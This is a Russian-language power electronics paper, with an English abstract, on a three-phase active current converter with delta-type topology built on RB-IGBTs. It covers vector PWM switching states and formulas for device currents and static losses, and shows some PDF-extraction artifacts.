Для трехфазного мостового активного преобразователя тока рассмотрена оригинальная дельта-топология силовой схемы, при которой ток звена постоянного тока разделяется на две параллельные ветви, образованные управляемыми ключами и диодами смежных фаз. Расчет по представленным в работе соотношениям показал, что, по сравнению с традиционной топологией активного преобразователя тока, рассматриваемая топология обеспечивает на 24,7 % меньшую токовую загрузку силовых полупроводниковых приборов и на 30,0 % меньшие статические потери.

Ключевые слова: трехфазный активный преобразователь тока, традиционная и дельта-тип топологии, алгоритм векторной ШИМ.

A. A. Efimov*

Dr. Sc., Tech., Professor

S. Yu. Melnikov*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

ACTIVE CURRENT CONVERTER WITH DELTA-TYPE TOPOLOGY

For a three-phase bridge active current converter, the original delta-topology of the power circuit is considered, in which the DC link current is divided into two parallel branches formed by controlled switches and diodes of adjacent phases. The calculation according to the relationships presented in the work showed that, in comparison with the traditional topology of an active current converter, the topology under consideration provides a 24,7 % lower current loading of power semiconductor devices and a 30,0 % lower static losses.


Keywords: three-phase current source converter, traditional and delta-type topologies, space vector PWM algorithm.

Устройства силовой электроники в настоящее время получают самое широкое применение в различных отраслях промышленности благодаря стремительному прогрессу в области информационных технологий, появлению новых типов и существенному улучшению электрических и массогабаритных показателей силовых полупроводниковых приборов (СПП). В связи с возрастанием требований к качеству электрической энергии, потребляемой из сети, стали широко применяться различные схемы активных преобразователей. Вопросам исследования принципов построения активных преобразователей, изучения их свойств и возможностей, улучшения их энергетических и динамических характеристик, а также применения этих преобразователей в различных отраслях промышленности, как у нас в стране, так и за рубежом, уделялось и уделяется значительное внимание. Однако наиболее широко представлены работы, в которых анализируются вопросы разработки,

проектирования и применения активных преобразователей напряжения.

Вопросы построения и применения активных преобразователей тока (АПТ) в отечественной периодической печати и практике промышленного применения освещены в гораздо меньшей степени. Научных публикаций по ним и результатам их практического применения в нашей стране значительно меньше, чем за рубежом. Вместе с тем прогресс в области создания новейших типов СПП открывает новые возможности для исследователей и разработчиков устройств силовой электроники именно этого типа активных преобразователей.

Целью данной работы является представление результатов зарубежного использования нового типа СПП, обладающего способностью блокировки обратного напряжения, и перспективной, так называемой, дельта-топологии построения силовой схемы трехфазного мостового АПТ, позволяющей улучшить его энергетическую эффективность.



Puc. 1. Структура RB-IGBT и его эквивалентная схема

В начале XXI в. за рубежом появились разработки чрезвычайно перспективного для построения силовой схемы АПТ нового СПП, который обозначается как RB-IGBT [1–10]. Это IGBT, который способен выдерживать обратное напряжение. Для обеспечения этой возможности на одном кристалле реализуется последовательное соединение IGBT и полупроводникового диода, что позволяет существенно снизить потери проводимости (статические потери) не только в АПТ, но и в схемах матричных преобразователей.

Поперечное сечение RB-IGBT показано на рис. 1 [1, 2]. Структура похожа на обычный NPT IGBT (без сквозного прохода), за исключением того, что слой p^+ в коллекторе продлен вверх за счет диффузии снизу вверх на краю чипа [1]. Это позволило получить в кристалле p^+ - n^- переход для блокировки обратного напряжения, так что RB-IGBT имеет симметричное обратное напряжение по направлениям коллектор-эмиттер и эмиттер-коллектор.

Эквивалентную схему RB-IGBT можно рассматривать как PiN диод, соединенный последовательно с MOSFET, как показано на рис. 1 [3]. За рубежом есть коммерческие продукты RB-IGBT. Фирма IXYS выпустила RB-IGBT на 1200 В с максимальным номинальным током 35 A [4]. Фирма Fuji выпустила RB-IGBT на 600 В с максимальным номинальным током 300 A [5].

Эти RB-IGBT приборы позволили без дополнительных внешних диодов, включаемых последовательно для блокировки обратного напряжения, значительно снизить потери проводимости, что было успешно продемонстрировано в активных преобразователях тока и матричных преобразователях, выпускаемых за рубежом.

Так, в [6] представлены результаты разработки АПТ мощностью 9 кВт с КПД 94 %, который был построен с использованием RB-IGBT напряжением 600 В и током 100 А. В [7] представлен автономный инвертор тока мощностью 55 кВт, который был построен с использованием RB-IGBT и применен в гибридных электромобилях. В [8] квази-Z инвертор мощностью 15 кВт с КПД 98 % был построен с использованием RB-IGBT. Кроме того, RB-IGBT применялись в матричных преобразователях для снижения потерь проводимости в них [9, 10].

Также за рубежом ведутся интенсивные разработки новых топологий активных преобразователей тока, позволяющих повысить их энергетическую эффективность за счет существенного уменьшения потерь энергии в них. Среди новейших разработок следует выделить, так называемую, дельта-топологию, которую имеет силовая схема трехфазного мостового АПТ, представленная на рис. 2 [11, 12]. Данный тип АПТ в дальнейшем будем называть ДАПТ.




Рис. 2. Силовая схема ДАПТ (АПТ с дельта-топологией)




Рис. 3. Силовая схема АПТ с традиционной топологией

По результатам разработок зарубежных исследователей именно данная силовая схема ДАПТ позволяет существенно снизить в них статические потери проводимости. Это объясняется тем, что в новой силовой схеме ток звена постоянного тока распределяется по двум параллельным ветвям, образованным управляемыми ключами и диодами двух смежных фаз. Хотя для этого требуется дополнительно еще шесть диодов, но в силовой схеме ДАПТ каждый СПП может быть рассчитан на токи, существенно меньшие токов каждого диода в силовой схеме АПТ с традиционной топологией. При этом за счет уменьшения прямых токов диодов уменьшаются и прямые падения напряжения на них, что ведет к уменьшению статических потерь в новой схеме ДАПТ.

Первоначально будут представлены некоторые результаты, полученные авторами ранее, связанные с реализацией алгоритма векторной ШИМ (ВШИМ) в традиционной схеме АПТ, показанной на рис. 3 [13–16].

Условно-положительные направления токов силовой схемы АПТ соответствуют режиму работы схемы в качестве активного выпрямителя тока (АВТ) и отражают процесс преобразования энергии сети переменного тока в энергию постоянного тока. В традиционной трехфазной мостовой схеме АПТ существует всего девять состояний, когда ток проводят только два ключа (один в анодной, другой в катодной группе). Нумерация ключей стандартная, соответствующая порядку их работы (S_1 , S_3 , S_5 – в катодной, S_4 , S_6 , S_2 – в анодной группах). В зависимости от комбинации замкнутых ключей существует шесть ненулевых образующих (пространственных ре-


зультирующих) векторов входного тока полупроводникового коммутатора (ΠK):

$$I_{\pi(i)} = \frac{2}{\sqrt{3}} I_{d} e^{j(2i-1)\frac{\pi}{6}}, \quad i = 1...6,$$
 (1)

имеющих неизменную амплитуду, равную $I=\frac{2}{\sqrt{3}}I_d$ с фазовыми углами Θ_i , принимающими в неподвижной системе координат $\alpha-\beta$ дискретные значения:

$$\Theta_i = (2i-1)\frac{\pi}{6},$$

где i=1, ..., 6 — номер сектора, который совпадает с номером конечного в этом секторе образующего вектора входного тока ПК (рис. 4).



 $Puc.\ 4.\ Bектор\ задания\ (задающий вектор)\ {
m I_{\Pi}}^*$ и образующие векторы ${
m I_{\Pi(i)}}\ (i=1,2,..,6)\ A\Pi T$

Кроме того, в трехфазном АПТ существуют три нулевых образующих вектора входного тока ПК, характеризующих одновременную проводимость ключей в одном из плеч ПК и соответствующих началу координат. Они имеют нулевую амплитуду: $\mathbf{I}_{\Pi(i)} = \mathbf{0}, \ i = 7,8,9$. Если в традиционной схеме АПН используется нулевой вентиль \mathbf{D}_0 , который обычно применяется для уменьшения потерь проводимости при реализации нулевого вектора, так как при его проводящем состоянии появляется параллельная ветвы с проводящим плечом АПТ, дополняя электромагнитные процессы формирования нулевого результирующего вектора за счет перераспределения токов в параллельных ветвях.

Отсчет секторов начинается от вещественной оси α и ведется в направлении, противоположном ходу часовой стрелки. Таким образом, первый сектор расположен в пределах фазового

угла
$$-\frac{\pi}{6} \le \Theta \le \frac{\pi}{6}$$
. Фазовый угол $\Theta = \omega t$, где ω угло-

вая частота питающего напряжения. Номера проводящих ключей, при включении которых реализуются соответствующие образующие векторы, показаны около них в круглых скобках. Все девять состояний АПТ, входные токи ПК, образующие векторы и их проекции на оси, выраженные в долях выходного тока I_d , приведены в табл. 1.

В алгоритме ВШИМ АПТ [13–16] среднее значение вектора тока на входе ПК (\mathbf{I}_{cp}) за период ШИМ (T_s) получается за счет использования двух ненулевых и одного нулевого образующих векторов, находящихся в том же секторе, что и вектор задания, которые в сумме должны быть равны модулю вектора задания \mathbf{I}_{π}^* . На рис. 4

Таблица 1 Состояния АПТ, входные токи ПК и образующие векторы

Состо- яния АПТ	I _{na}	I_{nb}	I_{nc}	I_{α}	I_{β}	Векторы
1	1	0	-1	1	1/	$I_{n1}=2/^{j\pi/6}$
2	0	1	-1	0	2/	$I_{n2} = 2/j3\pi/6$
3	-1	1	0	-1	1/	$I_{n3} = 2/^{j5\pi/6}$
4	-1	0	1	-1	-1/	$I_{\mathrm{n4}} = 2/\sqrt{3}e^{\mathrm{j}7\pi/6}$
5	0	-1	1	0	$-2/\sqrt{3}$	$I_{n5}=2/\sqrt{3}e^{j9\pi/6}$
6	1	-1	0	1	$-1/\sqrt{3}$	$I_{ m n6} = 2/\sqrt{3}e^{~ m j}11\pi/6$
7	0	0	0	0	0	$I_{n7} = 0$
8	0	0	0	0	0	$I_{n8} = 0$
9	0	0	0	0	0	$I_{n9}=0$

в качестве примера показано, что вектор задания I_{Π}^{*} расположен в первом секторе, соседними ненулевыми образующими векторами являются $I_{\pi 6}$ и $I_{\pi 1}$. Причем первый вектор имеет меньшую фазу, а второй большую фазу по сравнению с фазой вектора задания. В дальнейшем время $T_{<}$ соответствует времени реализации в любом секторе на периоде ШИМ ненулевого образующего вектора с меньшей фазой (в примере – $I_{\pi 6}$), а время $T_{>}$ время реализации на периоде ШИМ ненулевого образующего вектора с большей фазой (в примере – $I_{\pi 1}$). Время T_0 обозначает время реализации нулевого вектора тока. Учитывая, что период ШИМ $T_{\rm s}$ достаточно мал, поэтому $I_{\rm n}$ можно считать практически постоянным в течение этого интервала, а также тот факт, что и $\mathbf{I}_{\pi(i-}$ 1) и $I_{\Pi(i)}$ являются постоянными векторами в течение интервала T_s , время реализации среднего на периоде ШИМ вектора входного тока АПТ можно рассчитать по выражению

$$\mathbf{I}_{cp} \cdot T_s = \mathbf{I}_{\pi}^* \cdot T_s = \mathbf{I}_{\pi(i-1)} \cdot T_< + \mathbf{I}_{\pi(i)} \cdot T_>,$$

$$T_s = T_< + T_> + T_0.$$
(2)

В уравнении для периода ВШИМ $T_{\rm s}$ кроме времен реализации ненулевых образующих векторов с меньшей фазой ($I_{\Pi(i-1)}$) и большей фазой ($I_{\Pi(i)}$), по отношению к фазе вектора задания, входит и время реализации нулевого вектора, что обеспечивает равенство среднего на периоде ШИМ вектора входного тока ПК $I_{\rm cp}$ вектору задания $I_{\rm m}^{-*}$:

Таким образом, в каждом цикле модуляции желаемый вектор тока на входе ПК реализуется за счет перехода между этими тремя состояниями АПТ. Чтобы получить минимальную частоту коммутации силовых ключей ПК, последовательность состояний должна быть такой, чтобы переход от одного состояния к другому выполнялся путем переключения только одной фазы преобразователя. Это условие определяет наряду с номерами ненулевых образующих векторов, номера и нулевых образующих векторов, номера и нулевых образующих векторов, включенных в различных секторах, которые формируют алгоритм модуляции СПП [16].

Для анализа процессов в новой схеме ДАПТ предполагаем, что его входные фазные напряжения u_a , u_b , u_c , а также первые гармоники i_{a1} , i_{b1} и i_{c1} его сетевых фазных токов, являются гармоническими функциями времени, как это определено в (3) и показано на рис. 5. В этих выражениях U_m и I_m – амплитудные значения фазных напряжений и токов соответственно, ω – угловая частота сети, а φ – разность фаз между фазными напряжениями и первыми гармониками соответствующих фазных токов сети. На-

личие фазового сдвига сетевых токов и напряжений, как будет показано ниже, оказывает существенное влияние на токовую загрузку и энергетику новой схемы ДАПТ.

$$u_{a} = U_{m} \cos(\omega t + \phi), \qquad i_{a1} = I_{m} \cos(\omega t),$$

$$u_{b} = U_{m} \cos(\omega t - \frac{2\pi}{3} + \phi),$$

$$i_{b1} = I_{m} \cos(\omega t - \frac{2\pi}{3}),$$
 (3)

$$u_{c} = U_{m} \cos(\omega t + \frac{2\pi}{3} + \phi), \ i_{c1} = I_{m} \cos(\omega t + \frac{2\pi}{3}).$$

В схеме ДАПТ число секторов на векторной плоскости с осями α и β удваивается, их становится 12, как это показано на рис. 6. Первоначально рассмотрим схему ПК в секторе 12 ($-\pi/6 \le \omega t < -\phi$, $u_a > u_c \ge u_b$) и проанализируем возможные состояния проводящих СПП, образующих параллельные пути протекания тока нагрузки в силовой схеме трехфазного мостового ДАПТ.

Очевидно, что каждый сектор на векторной плоскости традиционной схемы АПТ разбивается на два сектора неодинаковой площади при ненулевом значении угла ф. Например, первый сектор на векторной плоскости схемы АПТ (рис. 4) содержит 12 и 1 секторы для схемы ДАПТ, номера которых показаны на рис. 6. При ϕ =0 площади всех 12 секторов в векторной диаграмме результирующих векторов схемы ДАПТ одинаковы и каждый из 6 секторов для схемы АПТ делится для случая схемы ДАПТ на 2 сектора, имеющие равные углы величиной π /6.

Эквивалентная схема ПК схемы ДАПТ для сектора 12 показана на рис. 7 в соответствии с соотношением входных напряжений, приведенных на рис. 5.




Рис. 5. Сетевые фазные напряжения и токи

На этой схеме показано, что диод D_{1b} заблокирован, а D_{1a} проводит ток, так как $u_a > u_b$. K входному линейному напряжению u_{ab} ΠK в секторе 12 возможно подключить сопротивление нагрузки через две параллельные ветви. Например, путь прохождения тока показан на рис. 8 для состояния проводимости ключей $[(S_1S_5),$ (S_4S_6)]. Чтобы реализовать пространственный вектор I_{n6} , оба ключа S_1 и S_5 включаются и разделяют ток в фазе a, так же одновременное включение ключей ${\rm S}_4$ и ${\rm S}_6$ позволяет разделить ток в фазе b. Таким образом, ток звена постоянного тока \mathbf{I}_d разделяется на два СПП и соединенные с ними диоды, параллельно подключенные к одной фазе сети, вместо одного в традиционной схеме АПТ. Четыре СПП, подключенные к линейному напряжению u_{ab} образуют две параллельные ветви протекания тока нагрузки.

В схеме ДАПТ больше возможных состояний проводимости, чем в традиционной схеме АПТ, как это показано на рис. 9, a, δ . В секторе 12 для схемы ДАПТ возможны семь состояний проводимости, показанных на рис. 9, a, позволяющих реализовать пространственный вектор $\mathbf{I}_{\rm n6}[\mathbf{S}_{\rm x}\mathbf{S}_{\rm y}], x, y$ = 1, ..., 6 указывает на включенное состояние переключателей $\mathbf{S}_{\rm x}$ и $\mathbf{S}_{\rm y}$ в текущем состоянии проводимости. Состояния проводимости будут меняться в разных секторах в зависимости от соотношения между входными напряжениями ПК.

На рис. 10; 11 для сектора 1 ($-\phi \le \omega t < \pi/6$, $u_a > u_b \ge u_c$) приведены эквивалентная схема ПК и возможные состояния проводимости силовых ключей соответственно, которые отличаются от аналогичных схем и состояний, показанных ранее для сектора 12.

Для представления *алгоритма переключения* [16] в схеме нового ДАПТ рассмотрим первоначально его возможные реализации в схеме





Рис. 6. Нумерация секторов схемы ДАПТ









Рис. 7. Эквивалентная схема ПК для сектора 12

Рис. 8. Проводящие состояния СПП для сектора 12





 $Puc.\ 9.\ Boзмoжные\ cocmoяния\ проводимости\ в\ секторе\ 12\ для:\ a-для\ схемы\ ДАПТ;\ б-для\ схемы\ AПТ$



 $I_{n2}[S_3, S_6][S_3, S_2]$ $[S_3, (S_2S_6)]$ $I_{n1}[S_1, S_2][S_1, S_6][S_5, S_2][S_5, S_6]$ $[(S_1S_5), S_6][(S_1S_5), S_2]$ $[(S_1S_5), [(S_2S_6)]$ α $I_{n6}[S_1, S_4][S_5, S_4]$ $[(S_1S_5), S_4]$

Рис. 10. Эквивалентная схема ДАПТ в секторе 1

Рис. 11. Состояния проводимостей СПП в секторе 1

традиционного АПТ. Алгоритмы пространственно-векторной ШИМ «3 переключения» и «4 переключения», которые содержат три и четыре коммутации за период модуляции T_s соответственно, наиболее широко используются в традиционных схемах АПТ, поскольку они

обеспечивают хороший компромисс между коммутационными потерями и гармоническим уровнем тока [17]. Алгоритм «MFSM» (модифицированной полноволновой симметричной модуляции)», который определяет последовательность переключений СПП, был впервые пред-




Рис. 12. Сигналы управления силовых ключей схемы АПТ на периоде ШИМ для сектора 1

ставлен в [18]. Пространственные векторы в этом алгоритме расположены так, чтобы напряжение переключения было самым низким, так чтобы потери переключения при нем получались минимальными. Управляющие сигналы шести ключей в секторе 1 для алгоритма MFSM в традиционной схеме АПТ показаны на рис. 12. На нем наряду с управляющими сигналами для СПП представлены также выходное напряжение u_d и входные токи i_a , i_b и i_c , которые на периоде ШИМ T_s считаются постоянными.

Алгоритм переключения может быть перенесен в ДАПТ, простой заменой состояний проводимости СПП для каждого пространственного вектора в схеме АПТ на новое состояние проводимости в схеме ДАПТ. Алгоритм переключения по минимуму потери проводимости в ДАПТ показан на рис. 13, a. Чтобы уменьшить потери проводимости преобразователя, рекомендуется использовать как можно больше СПП для разделения тока звена постоянного тока. Например, проводящее состояние $[(S_1S_5),(S_4S_6)]$ выбрано для пространственного вектора I_{16} вместо состояния $[S_1S_6]$, а $[(S_1S_5)S_2]$ — выбрано для реализа-

ции пространственного вектора $\mathbf{I}_{\mathrm{n}1}$ вместо состояния $[\mathbf{S}_1\mathbf{S}_2]$. Потери переключения не существенно изменятся, если предположить, что энергия переключения пропорциональна произведению коммутируемого напряжения и тока. В момент t_1 , оба \mathbf{S}_1 и \mathbf{S}_5 включаются. Их полная энергия переключения сопоставима с соответствующей энергией, которая имеет место в алгоритме переключения для схемы АПТ, представленном на рис. 12, поскольку каждый из ключей \mathbf{S}_1 и \mathbf{S}_5 в схеме ДАПТ пропускает половинный ток звена постоянного тока.

Другой алгоритм переключения представлен на рис. 13, δ для уменьшения числа управляющих сигналов и их мощности для ДАПТ. Как показано на этом рис. 13, S_1 и S_4 имеют одинаковые сигналы, так же как S_5 и S_2 . Общее количество управляющих сигналов можно уменьшить с шести до трех. В этом алгоритме переключения нулевой вектор результирующего вектора тока реализуется посредством нулевого вентиля D_0 .

Анализ переменных и статических потерь энергии в новой схеме ДАПТ был проведен при следующих допущениях.

- 1. Сетевое напряжение и входное напряжение ПК предполагаются чисто синусоидальными.
 - 2. Ток и напряжение нагрузки постоянны.

Параметры ДАПТ, по которым был выполнен расчет, представлены в табл. 2.

В расчетах использовались параметры следующих СПП: IGBT IRG4PC50UDPbF, диоды фирмы «Microsemi» APT2X50DC60J.

Соотношения для полупроводниковых приборов ДАПТ [11, 12]

Kлюч S_1 .

Максимальное напряжение $U_{\mathrm{S1},m}$ на СПП в ДАПТ в 1,5 раза превышает амплитудное значение фазного напряжения сети U_m .

$$U_{S1,m} = \frac{3}{2}U_m.$$

Индекс модуляции, обозначаемый M, определяется следующим соотношением [16]:

$$M = I_n^* / I_{d \max} \le 1$$
.

Среднее и действующее значения тока ключа могут быть вычислены как

$$I_{S_1,cp} = rac{1}{2\pi} \int\limits_0^{2\pi} i_{S_1} d(\omega t) = rac{I_d}{3},$$

$$I_{S_1} = \sqrt{rac{1}{2\pi} \int\limits_0^{2\pi} i^2_{S_1} d(\omega t)} = I_d \sqrt{rac{4\pi - 3\sqrt{3}M\cos\phi}{12\pi}}.$$

Если нулевой вентиль D_0 проводит ток во время реализации нулевого результирующего векто-




Рис. 13. Алгоритм переключения СПП в секторе 12 для ДАПТ: а – обеспечивающий минимум статических потерь; б – обеспечивающий минимальную мощность сигналов управления

Расчетные параметры ДАПТ

Таблица 2

Параметр	Мощность на- грузки	Напряжение фазное сети	Частота сети	Входная индуктив- ность	Входная емкость
Размерность	кВт	В	Гц	Гн	μΦ
Обозначение	P_d	U f $L_{ m s}$		$L_{ m s}$	$C_{ m s}$
Значение	21,7	220	220 50		30
Сопротивление активное дросселя	Выходное напряжение	Выходная емкость	Выходная индуктивность	Сопротивление активное дросселя	Сопротивление нагрузки
Ом	В μΦ		Гн	Ом	Ом
$r_{ m s}$	$egin{array}{ c c c c c c c c c c c c c c c c c c c$		R_{Ld}	R_d	
0,1	466,0	100	0,09	0,1	10

ра тока, среднее и действующее значения тока ключа будут меньше и могут быть определены как

a)

$$\begin{split} I_{S_1,cp} &= \frac{1}{2\pi} \int\limits_0^{2\pi} i_{S_1} d(\omega t) = \frac{I_d M}{\pi}, \\ I_{S_1} &= \sqrt{\frac{1}{2\pi}} \int\limits_0^{2\pi} i^2_{S_1} d(\omega t) = I_d \sqrt{\frac{M(4-\sqrt{3}\cos\phi)}{4\pi}}. \end{split}$$

Мощность статических потерь в каждом силовом ключе определяется следующим образом:

$$P_{S_1} = I_{S_1,cp} \cdot U_{S_1,on} + I_{S_1}^2 \cdot R_{S_1,on},$$

где $U_{S1,on}$ и $R_{S1,on}$ — прямое падение напряжения на силовом ключе и его сопротивление в проводящем состоянии.

Диоды D_{1a} и D_{1b} .

Максимальное напряжение на этих диодах равняется максимальному линейному напряжению сети $U_{\it flm} = \sqrt{3} U_m$.

Средние и действующие значения токов этих диодов:

$$\begin{split} I_{D_{1a},cp} &= \frac{1}{2\pi} \int\limits_{0}^{2\pi} i_{D_{1a}} d(\omega t) = \frac{I_d}{6} - \frac{I_d M \sin \phi}{4\pi}, \\ I_{D_{1a}} &= \sqrt{\frac{1}{2\pi}} \int\limits_{0}^{2\pi} i^2_{D_{1a}} d(\omega t) = \\ &= I_d \sqrt{\frac{4\pi - 6M \sin \phi - 3\sqrt{3}M \cos \phi)}{24\pi}}, \\ I_{D_{1b},cp} &= \frac{1}{2\pi} \int\limits_{0}^{2\pi} i_{D_{1b}} d(\omega t) = \frac{I_d}{6} + \frac{I_d M \sin \phi}{4\pi}, \\ I_{D_{1a}} &= \sqrt{\frac{1}{2\pi}} \int\limits_{0}^{2\pi} i^2_{D_{1a}} d(\omega t) = \\ &= I_d \sqrt{\frac{4\pi + 6M \sin \phi - 3\sqrt{3}M \cos \phi)}{24\pi}}. \end{split}$$

Если нулевой вентиль D_0 включен в схеме ДАПТ и проводит ток при реализации нулевого результирующего вектора тока, средние и действующие значения токов диодов D_{1a} и D_{1b} будут меньше, и могут быть записаны как:

$$\begin{split} I_{D_{1a},cp} = & \frac{I_d M (2 - \sin \phi)}{4\pi}, \\ I_{D_{1a}} = & I_d \sqrt{\frac{M (4 - \sqrt{3}\cos \phi - 2\sin \phi)}{8\pi}}, \\ I_{D_{1a}} = & \frac{I_d M (2 + \sin \phi)}{4\pi}, \\ I_{D_{1a}} = & I_d \sqrt{\frac{M (4 - \sqrt{3}\cos \phi + 2\sin \phi)}{8\pi}}. \end{split}$$

Мощность статических потерь каждого диода определяется следующим образом:

$$\begin{split} P_{D_{1a}} &= I_{D_{1a},cp} \cdot U_{D_{1a},on} + I_{D_{1a}}^{2} \cdot R_{D_{1a},on}, \\ \\ P_{D_{1b}} &= I_{D_{1b},cp} \cdot U_{D_{1b},on} + I_{D_{1b}}^{2} \cdot R_{D_{1b},on}, \end{split}$$

где $U_{D1a/b,on}$ и $R_{D,on}$ — прямое падение напряжения и сопротивление проводящего диода.

Напряжение на двух ветвях каждой фазы разное, зависящее от величины угла ф, как это было отмечено выше. Если значение угла ф от-

лично от нуля, площадь каждого сектора на векторной плоскости будет изменяться, и период проводимости двух диодов в фазе будет разным. Когда $\phi > 0$, диод D_{1a} имеет меньший период проводимости, чем диод D_{1b} . В противном случае диод D_{1b} будет иметь меньший период проводимости. Чтобы показать различие в токовой загрузке диодов, вводятся два коэффициента, которые определяются следующим образом:

$$k_D = \frac{{I^2}_{D_{1a}}}{{I^2}_{D_{1b}}}, \qquad \qquad I_{D,cp.} = \frac{{I^2}_{D_{1a,cp.}}}{{I^2}_{D_{1b,cp.}}}.$$

Очевидно, что если в схеме ДАПТ отсутствует нулевой вентиль D_0 , то введенные в рассмотрение коэффициенты зависят, как от величины фазового угла ϕ , так и значения индекса модуляции M. При наличии нулевого вентиля D_0 , коэффициенты k_D и $k_{D,\mathrm{cp}}$ зависят только от фазового угла ϕ , как это показано на рис. 14. Представленные в работе расчетные выражения позволяют получить также зависимости коэффициентов k_D и $k_{D,\mathrm{cp}}$ в случае отсутствия в схеме ДАПТ нулевого вентиля при изменении фазового угла ϕ или индекса модуляции M, а также получить трехмерную графическую зависимость этих коэффициентов, отражающую их совместное изменение.

Нулевой вентиль D_0 .

Максимальное напряжение на нулевом вентиле равняется максимальному линейному напряжению сети $U_{\pi,\,\mathrm{m}}=\sqrt{3}U_m$. Среднее и действующее значения тока нуле-

Среднее и действующее значения тока нулевого вентиля D_0 определяются выражением:

$$I_{D_{0,cp}} = I_d - \frac{3I_dM}{\pi}, \quad \ I_{D_0} = I_d\sqrt{1 - \frac{3M}{\pi}}.$$

Мощность статических потерь в нулевом вентиле определяется выражением

$$P_{D_0} = I_{D_{0,cp}} U_{D_{0,on}} + I_{D_{1a}}^{2} R_{D_{0,on}},$$




Рис. 14. Зависимости коэффициентов k_D и $k_{D, \, {\rm cp}}$ от фазового угла ϕ в схеме ДАПТ с нулевым вентилем

где $U_{D_{0,on}}$ и $R_{D_{0,on}}$ — падение напряжения и сопротивление нулевого вентиля в прямом направлении.

Соотношения для пассивных компонентов [11, 12].

 $\mathit{И}$ ндуктивность в звене постоянного тока Ld .

Величина индуктивности в звене постоянного тока обычно выбирается для ограничения пульсаций тока звена постоянного тока в пределах $5{\text -}10~\%$ от номинального постоянного тока нагрузки. Когда $\phi=0$, максимальное значение пульсаций выходного тока можно рассчитать по формуле:

$$\Delta i_{L_d,m} = \frac{U_d}{2L_d f_s} (1 - \frac{\sqrt{3}U_d}{3U_m}) < 7,5I_d.$$

Когда $\phi = 0$, действующее значение тока в катушке индуктивности звена постоянного тока может быть получено следующим образом:

$$I_{L_d} = egin{aligned} I_{d}^2 + egin{pmatrix} (180\pi + 45\sqrt{3})M^2 - \ -(352 + 600\sqrt{3})M + 240\pi \end{pmatrix} & imes \ & imes egin{pmatrix} (\frac{1,11 imes 10^{-2}U_d}{L_d f_s} \end{pmatrix}^2. \end{aligned}$$

Выходной конденсатор C_d .

Максимальное напряжение на конденсаторе C_d – это выходное напряжение звена постоянного тока, когда $\phi=0$.

Действующее значение тока выходного конденсатора можно определить как:

$$\begin{split} I_{C_d} = & \left(\frac{1{,}11\times10^{-2}U_d}{L_df_s} \right) \times \\ \times & \sqrt{\left((180\pi + 45\sqrt{3})M^2 - (352 + 600\sqrt{3})M + 240\pi \right)}. \end{split}$$

Входной конденсатор C_s .

Максимальное напряжение на конденсаторе C_{s} – это максимальное фазное напряжение переменного тока U_m .

